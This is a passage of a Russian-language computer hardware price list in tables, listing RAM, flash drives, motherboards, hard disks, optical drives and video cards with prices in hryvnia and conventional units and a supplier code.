| DDR RAM 512 MB PC3200 Kingston | 240 | 47 | 8 |
| DDR RAM 512 MB PC3200 Hynix | 240 | 47 | 8 |
| DDR2 SDRAM 512MB Hynix PC4300 | 240 | 47 | 8 |

| Наименование | грн. | у.е. | код |
|---|---|---|---|
| DDR 512 PC3200 KINGSTON | 240 | | 17 |
| HYNIX 512mb PC-3200 orig | 242 | 47 | 12 |
| DDR 512Mb 400MHz Hynix orig | 244 | 48 | 13 |
| DDR 512Mb 400MHz Kingston | 244 | 48 | 13 |
| DDR2 512Mb GoodRam PC2-5300 | 245 | 48 | 8 |
| DDR2-533 512M PC2-4200 Hynix | 255 | 50 | 13 |
| DDR II 512Mb 667 MHz PC2-5300 HYNIX | 258 | 50 | 12 |
| DDR2 512 PC5300 APACER | 260 | | 17 |
| Samsung 512 mb PC2-4200 | 268 | 52 | 12 |
| DDR2 512Mb Hynix PC2-5400/667MHz | 281 | 55 | 8 |
| DDR2 512MB PC2-4300 CORSAIR | 281 | 55 | 8 |
| DDR2-667 512Mb PC2-5400 CORSAIR | 285 | 56 | 13 |
| DDR2 1Gb PC4300 AM1 | 375 | | 17 |
| DDR 1Gb PC3200 AM1 | 385 | | 17 |
| DDR2 SDRAM 1024MB PC2-5400 NCP | 398 | 78 | 8 |
| DDR RAM 1024 MB PC3200 PQI | 413 | 81 | 8 |
| DDR2 SDRAM 1024Mb PC4200 takeMS | 418 | 82 | 8 |
| DDR 1024Mb, 400 MHz Hynix | 433 | 85 | 13 |
| DDR 1Gb PC3200 KINGSTON | 442 | | 17 |
| DDR 1 Gb 400 MHz PC-3200 PQI | 448 | 87 | 12 |
| DDR RAM 1024 MB PC3200 Kingston | 454 | 89 | 8 |
| DDR2 1024MB PC2-4300 Hynix | 464 | 91 | 8 |
| DDR2-533 1024Mb PC2-4200 Corsair | 468 | 92 | 13 |
| DDR 1024Mb 400 MHz PC-3200 CORSAIR | 484 | 94 | 12 |
| DDR2 1Gb PC5300 APACER | 499 | | 17 |
| DDR2 1Gb PC4300 HYUNDAI Or. | 504 | | 17 |
| DDR2 1024MB PC2-5300 CORSAIR | 530 | 104 | 8 |
| DDR2 1024MB PC2-5300 Hynix 667MH | 546 | 107 | 8 |
| DDR 1024 PC3200 ECC [Kingston] | 560 | 110 | 13 |
| DDR 1024 PC3200 ECC [Samsung] | 565 | 111 | 13 |
| DDR 1024 PC3200 ECC REG Dual Rank | 657 | 129 | 13 |
| DDR 1024 PC3200 HyperX [Kingston] | 713 | 140 | 13 |
| DDR 2048 PC3200 HyperX [Kingston] | 1705 | 335 | 13 |
| DIMM 128 PC133 | | 21 | 11 |
| DIMM 128 PC133 (Работает на BX) | | 18 | 11 |
| DIMM 256 PC133 | | 26 | 11 |
| DIMM 256 PC133 (16 чипов) | | 33 | 11 |
| DDR SDRAM 1024 PC3200 Infineon | | 158 | 11 |
| DDR SDRAM 1024 PC-3200 NCP | | 79 | 11 |
| DDR SDRAM 128 PC3200 | | 12 | 11 |
| DDR SDRAM 256 PC3200 Infineon | | 24 | 11 |
| DDR SDRAM 256 PC3200 takeMS CL2.5 | | 23 | 11 |
| DDR SDRAM 512 PC3200 | | 41 | 11 |
| DDR SDRAM 512 PC3200 Hynix Original | | 46 | 11 |
| DDR SDRAM 512 PC3200 takeMS CL2.5 | | 44 | 11 |
| SO DIMM DDR SDRAM 256 PC2700 takeMS | | 25 | 11 |
| SO DIMM DDR SDRAM 256 PC3200 takeMS | | 27 | 11 |
| DDR2-533 1024 PC4200 INFINEON | | 77 | 11 |
| DDR2-533 1024 PC4300 takeMS | | 77 | 11 |
| DDR2-533 256 PC4200 INFINEON | | 21 | 11 |
| DDR2-533 512 PC4200 INFINEON | | 40 | 11 |
| DDR2-533 512 PC4300 Hynix Original | | 46 | 11 |
| DDR2-667 512M PC2-5300 Hynix | | 50 | 11 |
| DDR2-667 512M PC2-5300 Samsung | | 57 | 11 |
| SO DIMM DDR2-533 1024 PC4300 CL4 | | 88 | 11 |
| SO DIMM DDR2-533 512 PC4200 Hynix | | 53 | 11 |
| SDR;DDR;DDR2(PC266,333,400;533), от | | 7 | 16 |
| DDR 256M PC-3200 JetRAM,опт | | 22 | 19 |
| DDR 512M PC-3200 JetRAM,опт | | 41 | 19 |
| DDR2-533 512M PC2-4200 Infineon,опт | | 41 | 19 |
| DDR2-667 1G PC2-5300 Transcend,опт | | 92 | 19 |
| **Flash - память** | | | |
| FD 128 USB2.0 BTC | 75 | | 17 |
| Flash USB 128-2048Mb Kingston | 83 | 16 | 9 |
| FD 128 USB2.0 APACER HC212 | 85 | | 17 |
| FD 256 USB2.0 APACER HC212 | 130 | | 17 |
| FD 512 USB2.0 APACER HC212 | 192 | | 17 |
| USB 2 512-2048М+MP3+дикт. Canyon | 270 | 52 | 9 |
| FD 1Gb USB2.0 APACER HC212 | 316 | | 17 |
| FD 2Gb USB2.0 APACER HT203 200x | 751 | | 17 |
| Flash Drive 1 GB ext. USB 2.0 LG- | | 54 | 11 |
| Flash Drive 1 GB ext. USB 2.0 LG- | | 44 | 11 |
| Flash Drive 128 ext. USB 2.0 Canyon | | 10 | 11 |
| Flash Drive 2 GB ext. USB 2.0 LG- | | 75 | 11 |
| Flash Drive 2 GB ext. USB 2.0 LG- | | 75 | 11 |
| Flash Drive 256 ext. USB 2.0 Canyon | | 11 | 11 |
| Flash Drive 256 ext. USB 2.0 | | 33 | 11 |
| Flash Drive 256 ext. USB 2.0 | | 33 | 11 |
| Flash Drive 512 ext. USB 2.0 | | 22 | 11 |
| Flash Drive 512 ext. USB 2.0 Canyon | | 16 | 11 |
| Flash Drive 512 ext. USB 2.0 | | 19 | 11 |
| 1G CFlash card Transcend 80x,опт | | 68 | 19 |
| 1G SD Flash Card 80x!, опт | | 65 | 19 |
| 128M MMCmobile, опт | | 13 | 19 |
| 1G MMCplus Transcend, опт | | 64 | 19 |
| 512M USB2.0 Flash-Stick Transcend | | 37 | 19 |
| 256M USB2.0 T-Sonic 610 Flash MP3 | | 77 | 19 |
| 512M USB2.0 T-Sonic PHOTO Transcend | | 153 | 19 |
| 1G USB2.0 T-Sonic 620 Flash MP3,опт | | 109 | 19 |
| 512M Memory Stick Transcend,опт | | 46 | 19 |
| 256M USB2.0 Flash-Stick Transcend | | 22 | 19 |
| **Материнские платы** | | | |
| AsRock S754 K8Upgrade-NF3nForse3 | 214 | 42 | 8 |

| Наименование | грн. | у.е. | код |
|---|---|---|---|
| AsRock P4VM800 w/LAN | 219 | | 17 |
| ECS K8M800-M2 v1.0 Socket 754 VIA | 230 | 45 | 8 |
| Elite Group s754 nForce3 250 | 233 | 46 | 14 |
| ASRock K8Upgrade-NF3 w/LAN/SATA | 249 | | 17 |
| AsRock 775VM800 w/LAN | 250 | | 17 |
| GIGABYTE GA-K8U w/LAN/SATA bulk | 252 | | 17 |
| AsRock P4i65PE i865PE S+Lan | 265 | 52 | 8 |
| ASUS Socket 939 A8V-E SE | 268 | 53 | 14 |
| AsRock Socket 775 i865GV Video | 270 | 53 | 8 |
| Socket 775: Intel 865PE+ICH5 FOXCON | 273 | 53 | 12 |
| S478 Intel D865GVHZL i865GV mATX | 275 | 54 | 8 |
| Мат плата Biostar K8T89-A9 Socket | 275 | | 17 |
| AsRock S754 K8NF4G-SATA2 nForse4 | 281 | 55 | 8 |
| Gigabyte GA-8I865GVME i865GV mATX | 281 | 55 | 8 |
| ASRock, K8NF4G-SATA2, Socket 754 | 281 | 55 | 20 |
| ASUS K8V-MX S754 K8T800+Video | 286 | 56 | 8 |
| ASUS K8V-MX S754 K8T800+Video | 286 | 56 | 8 |
| Epox, EP-8KDA7i, Socket 754,nForce3 | 286 | 56 | 20 |
| ASUS P5P800-MX/CHANNEL S775 | 296 | 58 | 8 |
| Biostar NF44X-A7 Socket 754,nForce4 | 296 | 58 | 20 |
| FOXCONN, NF4XK8MC-RS, Socket 939 | 296 | 58 | 20 |
| Foxconn 915PL7MH-S | 299 | 59 | 14 |
| ASUS K8N S754 nForse3 S+L+SATA | 306 | 60 | 8 |
| Gigabyte S754 VIA KT800 GA-K8VT800 | 306 | 60 | 8 |
| Socket 775: Intel 915PL+ICH6 FOXCON | 319 | 62 | 12 |
| AsRock S775 i915PLSATA2+S+Lan | 321 | 63 | 8 |
| ASUS Socket 939 A8N-VM | 329 | 65 | 14 |
| Socket754: nVidia nForce4 ASUS K8N4 | 330 | 64 | 12 |
| ECS nForce4-A754 S754 nForce4 | 332 | 65 | 8 |
| ASUS K8N-VM Socket 754 nForse | 332 | 65 | 8 |
| AsRock S939 NF4G-SATA2 nForse4 | 337 | 66 | 8 |
| ASRock 939NF4G-SATA2 w/LAN/PCIe | 338 | | 17 |
| ASUS A8NE-FM nForce4 CK8-04 | 341 | 67 | 13 |
| Gigabyte GA-K8N E nForce4 S754 | 347 | 68 | 8 |
| ASUS K8N4-E S754 nForse4 PCI-ex16 | 352 | 69 | 8 |
| ASUS A8N-VM S939 nForce4 Video | 352 | 69 | 8 |
| ASUS A8NE FM S939 nForce4 PCI-e | 357 | 70 | 8 |
| ASUS A8V S939 VIA K8T800Pro | 362 | 71 | 8 |
| ASUS P5GPL-X S775 i915P | 367 | 72 | 8 |
| AsRock S775 iXFire-eSATA2 i945PL | 388 | 76 | 8 |
| ASUS K8N4-E Deluxe S754 nForce4 | 393 | 77 | 8 |
| ASRock, 775XFire-eSATA2, Socket 775 | 403 | 79 | 20 |
| Socket939: nVidia GeForce6150+MCP- | 407 | 79 | 12 |
| Elite Group 945P-A, 1066/800/533 MH | 410 | 81 | 14 |
| Gigabyte GA-K8NF-9 nForce4 S939 | 413 | 81 | 8 |
| ECS 945P-A S775 i945P PCI-ex16 | 423 | 83 | 8 |
| MSI K8N SLI-FI w/LAN/SLI/FireWire | 438 | 86 | 13 |
| GIGABYTE GA-8I945PL-G w/LAN | 442 | | 17 |
| Gigabyte GA-8i945PL-G Pro S775i945 | 444 | 87 | 8 |
| ASUS Socket 775 P5PL2 | 450 | 89 | 14 |
| GIGABYTE GA-K8N-SLI | 452 | | 17 |
| GIGABYTE GA-8I915P-D w/LAN/RAID | 457 | | 17 |
| ASUS P5PL2 i945PL DDR2 PCI-Ex16 | 459 | 90 | 8 |
| ASUS A8N-E, nForce4 Ultra | 460 | 91 | 14 |
| ASUS A8N-E, nForce4 ultra,DDR 400 | 463 | 91 | 13 |
| ASUS Socket 775 P5LD2 SE | 471 | 93 | 14 |
| ASUS P5GD2-X S775 i915P DDR2 | 474 | 93 | 8 |
| ASUS A8VDeluxe S939VIA K8T800Pro | 474 | 93 | 8 |
| Socket 775: Intel 925XE+ICH6R ASUS | 489 | 95 | 12 |
| ASUS, A8N-E, Socket 939, nForce4 | 490 | 96 | 20 |
| ASUS P5LD2 SE i945P,FSB1066, DDR2 | 494 | 97 | 13 |
| GIGABYTE GA-8I945P-G; I945 /4Dual | 494 | 97 | 13 |
| ASUS A8N E S939 nForce4U | 495 | 97 | 8 |
| ASUS P5LD2 SE i945P DDR2 | 500 | 98 | 8 |
| GIGABYTE GA-8I945P-G w/LAN | 504 | | 17 |
| ASUS P5ND2 Sli nForce4 S775 | 505 | 99 | 8 |
| SocketAM2: nVidia GeForce6100+MCP | 510 | 99 | 12 |
| ASUS P5GD1-VM S775 i915G Video | 515 | 101 | 8 |
| ASUS A8N-SLI SE,nForce4 SLI,DDR 400 | 534 | 105 | 13 |
| Gigabyte GA-8i945P-G S775 i945P | 536 | 105 | 8 |
| ASUS P5LD2-VM; mATX//FSB1066 | 550 | 108 | 13 |
| ASUS P5LD2-VM i945G DDR2 Video | 556 | 109 | 8 |
| ASUS P5LD2 i945P DDR2, PCI-Ex16 | 566 | 111 | 8 |
| GIGABYTE GA-K8N Pro-SLI w/LAN | 572 | | 17 |
| ASUS P5LD2-V i945G DDR2 Video | 714 | 140 | 8 |
| ASUS P5LD2 Delux i945P DDR2 | 750 | 147 | 8 |
| ASUS A8N SLI Delux S939 nForce4 | 770 | 151 | 8 |
| ASUS A8N-SLI Premium,nForce4 SLI | 774 | 152 | 13 |
| ASUS P5WD2 i955X DDR2 PCI-Ex16 | 775 | 152 | 8 |
| ASUS P5AD2/WLPremium S775 I925P | 898 | 176 | 8 |
| ASUS P5WD2-E Premium; /FSB1066 | 1166 | 229 | 13 |
| Socket 775: Intel 975X+ICH7R ASUS | 1210 | 235 | 12 |
| ASUS P5WD2-E PREMIUM | 1258 | | 17 |
| ALBATRON,ASRock,Elitegroup,DFI:-от | | 21 | 16 |
| ASUS,ABIT,MSI,GIGABYTE,Intel:-от | | 23 | 16 |
| **Жесткие диски IDE** | | | |
| 40-80Gb Seagate,WD,Samsung от | 234 | 45 | 9 |
| WD 40 GB 7200rpm 8MB cashe | 235 | 46 | 8 |
| 40-250Gb Seagate, WD, Samsung от | 250 | 48 | 9 |
| 80Gb WD 7200RPM | 258 | 51 | 14 |
| Samsung 80 GB 7200rpm | 265 | 52 | 8 |
| Seagate 80.0g 7200 ATA100 | 273 | 53 | 12 |
| 80 Gb WD 7200 8Mb cache (800JB) | 273 | 54 | 14 |

| Наименование | грн. | у.е. | код |
|---|---|---|---|
| HDD 40 Gb SAMSUNG SP0411N | 278 | | 17 |
| Samsung 80 GB 7200rpm 8MB cashe | 281 | 55 | 8 |
| Samsung 80 GB 7200rpm 8MB SATAII | 286 | 56 | 8 |
| Seagate 80.0g 7200 S-ATA | 299 | 58 | 12 |
| HDD 80 Gb WD 800BB W2 | 314 | | 17 |
| HDD 80 Gb SAMSUNG SP0802N | 330 | | 17 |
| HDD 80Gb HITACHI 8Mb SATA II | 335 | | 17 |
| 120-320Gb 7200 Seagate, Samsung от | 354 | 68 | 9 |
| 160Gb WD 1600BB 7200RPM | 359 | 71 | 14 |
| HDD 80 Gb SEAGATE ST380013A SATA | 360 | | 17 |
| WD 120 GB 7200rpm 8MB SATAII | 362 | 71 | 8 |
| Seagate 120 GB 7200rpm 8MB cashe | 362 | 71 | 8 |
| Seagate 120 GB 7200rpm 8MB SATAII | 362 | 71 | 8 |
| Samsung 120 GB 7200/8MB SATAII | 362 | 71 | 8 |
| HDD:120.0g 7200.9 Serial ATA II | 366 | 71 | 12 |
| WD 160 GB 7200rpm 8MB cashe | 367 | 72 | 8 |
| Samsung 160 GB 7200rpm 8MB | 372 | 73 | 8 |
| 160Gb WD 1600JB 7200RPM 8Mb buffer | 374 | 74 | 14 |
| Seagate 160.0g 7200 ATA 100 | 376 | 73 | 12 |
| Seagate 160 GB 7200rpm 8MB cashe | 377 | 74 | 8 |
| 200.0g 7200 ATA100 WD | 381 | 74 | 12 |
| 160.0g 7200 SATA-2 HITACHI 8M | 387 | 76 | 13 |
| Samsung 160 GB 7200 8MB SATAII | 388 | 76 | 8 |
| 160.0g 7200 Serial ATA-II Samsung 8 | 392 | 77 | 13 |
| 160.0g 7200 ATA100 WD 8MB SATA-II | 392 | 77 | 13 |
| Seagate 160 GB 7200rpm 8MB SATAII | 393 | 77 | 8 |
| 160.0g 7200 Serial ATA-II Seagate | 397 | 78 | 13 |
| WD 200 GB 7200rpm 2MB cashe | 398 | 78 | 8 |
| HDD 120 Gb SEAGATE ST3120022A | 407 | | 17 |
| HDD 120 Gb SAMSUNG SP1203N | 412 | | 17 |
| 200.0g 7200 ATA Seagate Baracuda V | 417 | 82 | 13 |
| 200.0g 7200 Serial ATA-II Samsung 8 | 422 | 83 | 13 |
| Seagate 200 GB 7200rpm 8MB | 423 | 83 | 8 |
| WD 200 GB 7200rpm 8MB SATAII | 428 | 84 | 8 |
| Samsung 200 GB 7200 8MB SATAII | 428 | 84 | 8 |
| HDD 120 Gb WD1200JB 8Mb | 433 | | 17 |
| 200.0g 7200 Serial-II ATA WD 8MB | 438 | 86 | 13 |
| HDD:200.0g 7200 Serial ATA II | 448 | 87 | 12 |
| 200.0g 7200 Serial ATA-II Seagate 8 | 448 | 88 | 13 |
| HDD 120 Gb SEAGATE 8Mb | 448 | | 17 |
| HDD:200.0g 7200 Serial ATA Seagate | 458 | 89 | 12 |
| Seagate 200 GB 7200rpm 8MB SATA | 464 | 91 | 8 |
| Seagate 250 GB 7200rpm 8MB cashe | 464 | 91 | 8 |
| Samsung 250 GB 7200rpm 8MB | 464 | 91 | 8 |
| 250 Gb WD 2500JS 7200RPM 8Mb buffer | 471 | 93 | 14 |
| Samsung 250 GB 7200/8MB SATAII | 474 | 93 | 8 |
| HDD:250.0g 7200.9 ATA100 Seagate 8M | 479 | 93 | 12 |
| 250.0g 7200 Serial ATA-II WD 8MB | 484 | 95 | 13 |
| HDD 60 Gb SAMSUNG 2.5" 5400 8Mb | 484 | | 17 |
| HDD 160 Gb SEAGATE 8Mb | 484 | | 17 |
| HDD 160 Gb SAMSUNG SP1614N 8Mb | 494 | | 17 |
| HDD 160 Gb SAMSUNG HD160JJ SATAII | 505 | | 17 |
| WD 250 GB 7200rpm 16MB SATAII | 525 | 103 | 8 |
| HDD 200 Gb WD 2000JB 8Mb | 525 | | 17 |
| HDD 160 Gb SEAGATE 8Mb SATA | 536 | | 17 |
| 250.0g 7200 Serial ATA-II WD 16MB | 540 | 106 | 13 |
| WD 320 GB 7200rpm 8MB cashe | 556 | 109 | 8 |
| HDD 80 Gb FUJITSU 2.5" 4200 8Mb | 561 | | 17 |
| HDD 80 Gb FUJITSU 2.5" 5400 8Mb | 561 | | 17 |
| Samsung 300 GB 7200 8MB SATA II | 566 | 111 | 8 |
| HDD:300.0g 7200 ATA100 WD 8MB | 567 | 110 | 12 |
| WD 300 GB JS 8MB cashe SATAII | 571 | 112 | 8 |
| WD 320 GB JD 7200rpm 8MB SATA | 576 | 113 | 8 |
| HDD 200 Gb SAMSUNG SP2004C 8Mb SATA | 577 | | 17 |
| Seagate 300 GB 7200rpm 8MB SATA | 587 | 115 | 8 |
| 320.0g 7200 Serial ATA-II Seagate | 596 | 117 | 13 |
| HDD 250Gb SEAGATE 8Mb | 598 | | 17 |
| HDD 200 Gb SEAGATE 8Mb SATA | 623 | | 17 |
| WD 320 GB JS 7200rpm 8MB SATAII | 658 | 129 | 8 |
| HDD 320 Gb WD3200JB 8Mb | 824 | | 17 |
| HDD 300Gb SEAGATE SATA 8Mb | 875 | | 17 |
| HDD SCSI 36.7Gb, 15k rpm, 80 pin, 8 | 1324 | 257 | 12 |
| HDD Seagate 120 GB 7200 rpm 2 Cache | | 66 | 11 |
| HDD Seagate 120 GB 7200 rpm 8 Cache | | 71 | 11 |
| HDD Seagate 120 GB 7200 rpm 8 Cache | | 72 | 11 |
| HDD Seagate 160 GB 7200 rpm 8 Cache | | 74 | 11 |
| HDD Seagate 200 GB 7200 rpm 8 Cache | | 82 | 11 |
| HDD Seagate 200 GB 7200 rpm 8 Cache | | 85 | 11 |
| HDD Seagate 250 GB 7200 rpm 8 Cache | | 90 | 11 |
| HDD Seagate 250 GB 7200 rpm 8 Cache | | 94 | 11 |
| HDD Seagate 300 GB 7200 rpm 8 Cache | | 118 | 11 |
| HDD Seagate 400 GB 7200 rpm 8 Cache | | 222 | 11 |
| HDD Seagate 80.0 GB 7200 rpm 2 | | 52 | 11 |
| HDD WD 120 GB 7200 rpm 2 Cache | | 65 | 11 |
| HDD WD 120 GB 7200 rpm 8 Cache | | 74 | 11 |
| HDD WD 120 GB 7200 rpm 8 SATA-II | | 77 | 11 |
| HDD WD 160 GB 7200 rpm 8 Cache SATA | | 75 | 11 |
| HDD WD 200 GB 7200 rpm 8 Cache | | 85 | 11 |
| HDD WD 250 GB 7200 rpm 8 Cache | | 89 | 11 |
| HDD WD 250 GB 7200 rpm 8 Cache SATA | | 93 | 11 |
| HDD WD 320 GB 7200 rpm 8 Cache SATA | | 123 | 11 |
| HDD WD 80.0 GB 7200 rpm 8 Cache | | 54 | 11 |
| HDD WD 80.0 GB 7200 rpm 8 Cache | | 54 | 11 |

| Наименование | грн. | у.е. | код |
|---|---|---|---|
| HDD Samsung 120 GB 7200 rpm | | 70 | 11 |
| HDD Samsung 120 GB 7200 rpm 8 Cache | | 70 | 11 |
| HDD Samsung 120 GB 7200 rpm 8 Cache | | 72 | 11 |
| HDD Samsung 160 GB 7200 rpm 8 Cache | | 73 | 11 |
| HDD Samsung 160 GB 7200 rpm 8 Cache | | 75 | 11 |
| HDD Samsung 200 GB 7200 rpm 8 Cache | | 86 | 11 |
| HDD Samsung 250 GB 7200 rpm 8 Cache | | 92 | 11 |
| HDD Samsung 300 GB 7200 rpm 8 Cache | | 116 | 11 |
| HDD Samsung 40.8 GB 7200 rpm SATA | | 45 | 11 |
| HDD Samsung 80.0 GB 7200 rpm | | 52 | 11 |
| HDD Samsung 80.0 GB 7200 rpm 8 | | 55 | 11 |
| HDD Samsung 80.0 GB 7200 rpm SATA 2 | | 55 | 11 |
| HDD 100GB Samsung HM100JC 5400 8 | | 158 | 11 |
| HDD 40GB Samsung M40S, 5400rpm, 8 | | 89 | 11 |
| HDD 40GB Samsung MP0402H 5400 8 9.5 | | 71 | 11 |
| HDD 40GBToshiba MK4032GAX (5400rpm) | | 67 | 11 |
| HDD 60GB Hitachi (4200rpm) 2 Buffer | | 86 | 11 |
| HDD 60GB Samsung MP0603H 5400 8 9.5 | | 86 | 11 |
| HDD 80GB Fujitsu MHV2080AAH | | 99 | 11 |
| 40-400GB Samsung,Maxtor,WD, от | | 51 | 16 |
| 40.0Gb Seagate 7200 rpm Barracuda | | 52 | 19 |
| 80.0Gb Samsung 7200 rpm,опт | | 60 | 19 |
| **Сменные диски** | | | |
| CD-R 52xAsus, Benq, от | 78 | 15 | 9 |
| CD-ROM 52x LG CRD-8523B | 89 | | 17 |
| CD-RW Asus,Sony,LG от | 109 | 21 | 9 |
| DVD 16/40 ASUS,LG от | 109 | 21 | 9 |
| CD-RW LG GCE-8525 | 119 | | 17 |
| DVD+CDRW Asus,NEC,Sony,от | 125 | 24 | 9 |
| CD-RW+DVD Samsung 52/32/52/16 | 127 | 25 | 14 |
| CD-RW+DVD LG GCC-4521BB | 161 | | 17 |
| DVD±R/RW LG GSA-4167B | 192 | 38 | 14 |
| DVD+/-R/RW Asus,LG,BenQ,Nec,от | 192 | 37 | 9 |
| DVD+-RW LG GSA-H10A RBBB | 199 | 39 | 8 |
| DVD+-RW LG GSA-4167BBB | 199 | 39 | 8 |
| DVD±R/RW NEC ND-3550 | 202 | 40 | 14 |
| DVD -RW/+RW , LG Bulk ,Double Layer | 206 | 40 | 12 |
| DVD±R/RW дисковод ASUS DRW-1608P2S | 207 | 41 | 14 |
| DVD+-RW NEC ND-3550A | 209 | 41 | 8 |
| DVD+-RW NEC ND-3550A black | 209 | 41 | 8 |
| DVD+-RW NEC ND-3550A silver | 214 | 42 | 8 |
| DVD±R/RW NEC ND-4550 | 218 | 43 | 14 |
| DVD+-RW NEC ND-4550A | 224 | 44 | 8 |
| DVD+-RW NEC ND-4550A Black | 224 | 44 | 8 |
| DVD -RW/+RW , NEC, 4550 | 229 | 45 | 13 |
| DVD+/-RW LG GSA-4167B | 229 | | 17 |
| DVD+-RW NEC ND-4570A Silver | 230 | 45 | 8 |
| DVD -RW/+RW , NEC Silver,Dual Layer | 247 | 48 | 12 |
| DVD+/-RW NEC ND-3550A | 249 | | 17 |
| DVD -RW/+RW , NEC, 4551 | 260 | 51 | 13 |
| CD-ROM 52x LG IDE | | 14 | 11 |
| CD-ROM 52x LG IDE Silver | | 14 | 11 |
| CD-RW LG 52x/32x/52x IDE | | 19 | 11 |
| CD-RW LG 52x/32x/52x IDE (BLACK) | | 19 | 11 |
| CD-RW Sony 52x/32x/52x IDE Silver | | 19 | 11 |
| DVD-ROM LG 16x/52x IDE Black | | 19 | 11 |
| DVD-ROM LG 16x/52x IDE Silver | | 19 | 11 |
| CD-RW + DVD-ROM ASUS CB-5216A Black | | 31 | 11 |
| CD-RW + DVD-ROM LG 52x/32x/52x/16x | | 29 | 11 |
| DVD±RW NEC ND-4570A, Silver DUAL 16 | | 44 | 11 |
| DVD±RW Pioneer 111D 40x32x40x +16-R | | 45 | 11 |
| DVD±RW SONY DW -DW-G120A, Black | | 43 | 11 |
| DVD±RW SONY DW -Q30A10, White | | 42 | 11 |
| DVD±RW SONY DW -Q30AB2, Black | | 44 | 11 |
| DVD±RW SONY DW -Q30ASV, Silver | | 44 | 11 |
| 40-56x Sony,Samsung,Asus,LG от | | 12 | 16 |
| TEAC,MITSUMI,NEC,LG,LITE ON,SONY,от | | 24 | 16 |
| TOSHIBA,LITE ON ,TEAC,MITSUMI, от | | 80 | 16 |
| ASUS CD-RW5232/A5 QuieTrack Retail | | 24 | 19 |
| ASUS CB-5216A - COMBO Retail,опт | | 31 | 19 |
| ASUS SDRW-0804P external slim,опт | | 132 | 19 |
| ASUS DRW-1608P2S Retail | | 53 | 19 |
| **MultiMedia** | | | |
| CREATIVE,C-Media , от | 42 | 8 | 9 |
| 4U T-008 | 77 | | 17 |
| 4U E190 II | 155 | | 17 |
| 4U E390 | 158 | | 17 |
| 4U E1100A | 215 | | 17 |
| TV COMPRO VM TV FM w/FM | 235 | | 17 |
| TV COMPRO VM For You/Stereo USB | 283 | | 17 |
| AVERMEDIA TV-Tuner+FM AverTV Studio | 319 | 62 | 12 |
| TV-tuner Aver-505,507 BOX9 ,от | 333 | 64 | 9 |
| Aver TV Studio (Model 505P + FM) | 341 | 67 | 13 |
| AVERMEDIA TV-Tuner+FM AverTV Studio | 355 | 69 | 12 |
| AVERMEDIA TV-Tuner+FM AverTV Studio | 366 | 71 | 12 |
| CREATIVE AUDIGY2 ZS 7.1 | 370 | | 17 |
| 4U A100-5.1 | 519 | | 17 |
| T6-32bYamaha,Creative,CMedia от | | 6 | 16 |
| **Видеокарты** | | | |
| Любые AGP, PCI-E | 152 | 30 | 14 |
| HIS 128 Mb ATI Radeon 9250 Tv DVI | 167 | 33 | 14 |
| GIGABYTE R9250 128 TV bulk | 245 | | 17 |
| ASUS GF 6200TC 256 (64) TV PCIe | 249 | | 17 |

| Наименование | грн. | у.е. | код |
|---|---|---|---|
| ATI PCI-Exp Asus, Saphire,MSI, от | 260 | 50 | 9 |
| 128 MB ASUS Radeon 9250/GE/TD | 270 | 53 | 8 |
| Nvidia PCI-Exp Asus от | 276 | 53 | 9 |
| Palit Daytona ATI Radeon X550 256 M | 281 | 55 | 20 |
| 128 MB GigaByte 9550 DDR AGP8x | 286 | 56 | 8 |
| 128MB Power Color 9600 Pro AGP8x | 306 | 60 | 8 |
| ASUS 256 Mb PCX EAX550 GE/TD | 314 | 62 | 14 |
| PCI-E, ATI Radeon X1300 128M 128bit | 336 | 66 | 13 |
| PCIeX: ATI X1300 SAPPHIRE 128MB/128 | 340 | 66 | 12 |
| Manli ATI Radeon X600 PRO 128 Mb | 347 | 68 | 20 |
| HIS 256 Mb Radeon 9600 Pro | 349 | 69 | 14 |
| 256 MB PowerColor PCI-E X550 | 357 | 70 | 8 |
| PCI-E, GEFORCE-PCX 6600 128MB DDR | 366 | 72 | 13 |
| ASUS RX550GE 256 TV PCIe | 369 | | 17 |
| GIGABYTE R9600PRO 256/400 Tv bulk | 380 | | 17 |
| 128MB Sapphire Radeon 9600XT TV+DVI | 388 | 76 | 8 |
| 256MB SapphireX550 PCI-E VIVO DVI | 388 | 76 | 8 |
| Manli, GeForce 6600, 128 Mb DDR,PCI | 393 | 77 | 20 |
| PCI-E, ATI Radeon X1300 256M 128bit | 402 | 79 | 13 |
| 256MB Sapphire Radeon 9600XT TV+DVI | 403 | 79 | 8 |
| Manli, GeForce 6600, 128 Mb DDR | 423 | 83 | 20 |
| ASUS 128 Mb PCX EN6600 | 430 | 85 | 14 |
| 256 MB ASUS PCI-E EAX1300PRO/TD | 459 | 90 | 8 |
| PCI-E, ATI Radeon X1300PRO 256M 128 | 468 | 92 | 13 |
| AGP: nVidia 6600 DAYTONA 128MB | 469 | 91 | 12 |
| PCIeX: nVidia 6600 GAINWARD 128MB | 474 | 92 | 12 |
| ASUS 256 Mb PCX EN6600 Silencer/TD | 486 | 96 | 14 |
| 128 MB ASUS N6600/TD AGP8x | 490 | 96 | 8 |
| GIGABYTE GF 6600 128 TV PCIe bulk | 499 | | 17 |
| 256MB HIS X1300Pro DDR3 PCI-E TV | 500 | 98 | 8 |
| 256 MB GigaByte PCI-E GeForce 6600 | 500 | 98 | 8 |
| 256MB ASUS EN6600Silenc/TD PCI | 505 | 99 | 8 |
| GIGABYTE RX1300PRO 256 DDR2 TV SP | 520 | | 17 |
| GIGABYTE GF 6600 256 DDR2 TV PCIe | 530 | | 17 |
| 256MB Sapphire X1300 DDR2 AGP8X | 541 | 106 | 8 |
| GALAXY 128 Mb GF 6600GE DDR3 TV-ou | 546 | 108 | 14 |
| 256 MB ASUS N6600/TD AGP8x | 556 | 109 | 8 |
| PCI-E, ATI X800GTO 128MB 256bit | 560 | 110 | 13 |
| PCI-E, GEFORCE-PCX 6600GT 128MB DDR | 570 | 112 | 13 |
| PCI-E, ATI Radeon X1600PRO 256M 128 | 570 | 112 | 13 |
| Manli, ATI Radeon X1600 PRO, 256 Mb | 576 | 113 | 20 |
| 256 MB ASUS PCI-E EAX1600PRO/TD | 597 | 117 | 8 |
| 512 MB Albatron PC6600Q2 PCI-E | 612 | 120 | 8 |
| AGP, ATI Radeon X1600 PRO, 256M 128 | 621 | 122 | 13 |
| 128MB GeCube RX800GTO3-C3 PCI-E | 622 | 122 | 8 |
| Gainward GF 6600GT, PCI-E, 128Mb | 658 | 130 | 14 |
| AGP: GEFORCE-FX 6600GT 128MB +VIVO | 662 | 130 | 13 |
| LEADTEK, GeForce 6600 GT, 128 Mb | 678 | 133 | 20 |
| 128 MB InnoVision EN6600GT PCI-E | 683 | 134 | 8 |
| 128 MB InnoVision FX6600GT AGP8x | 694 | 136 | 8 |
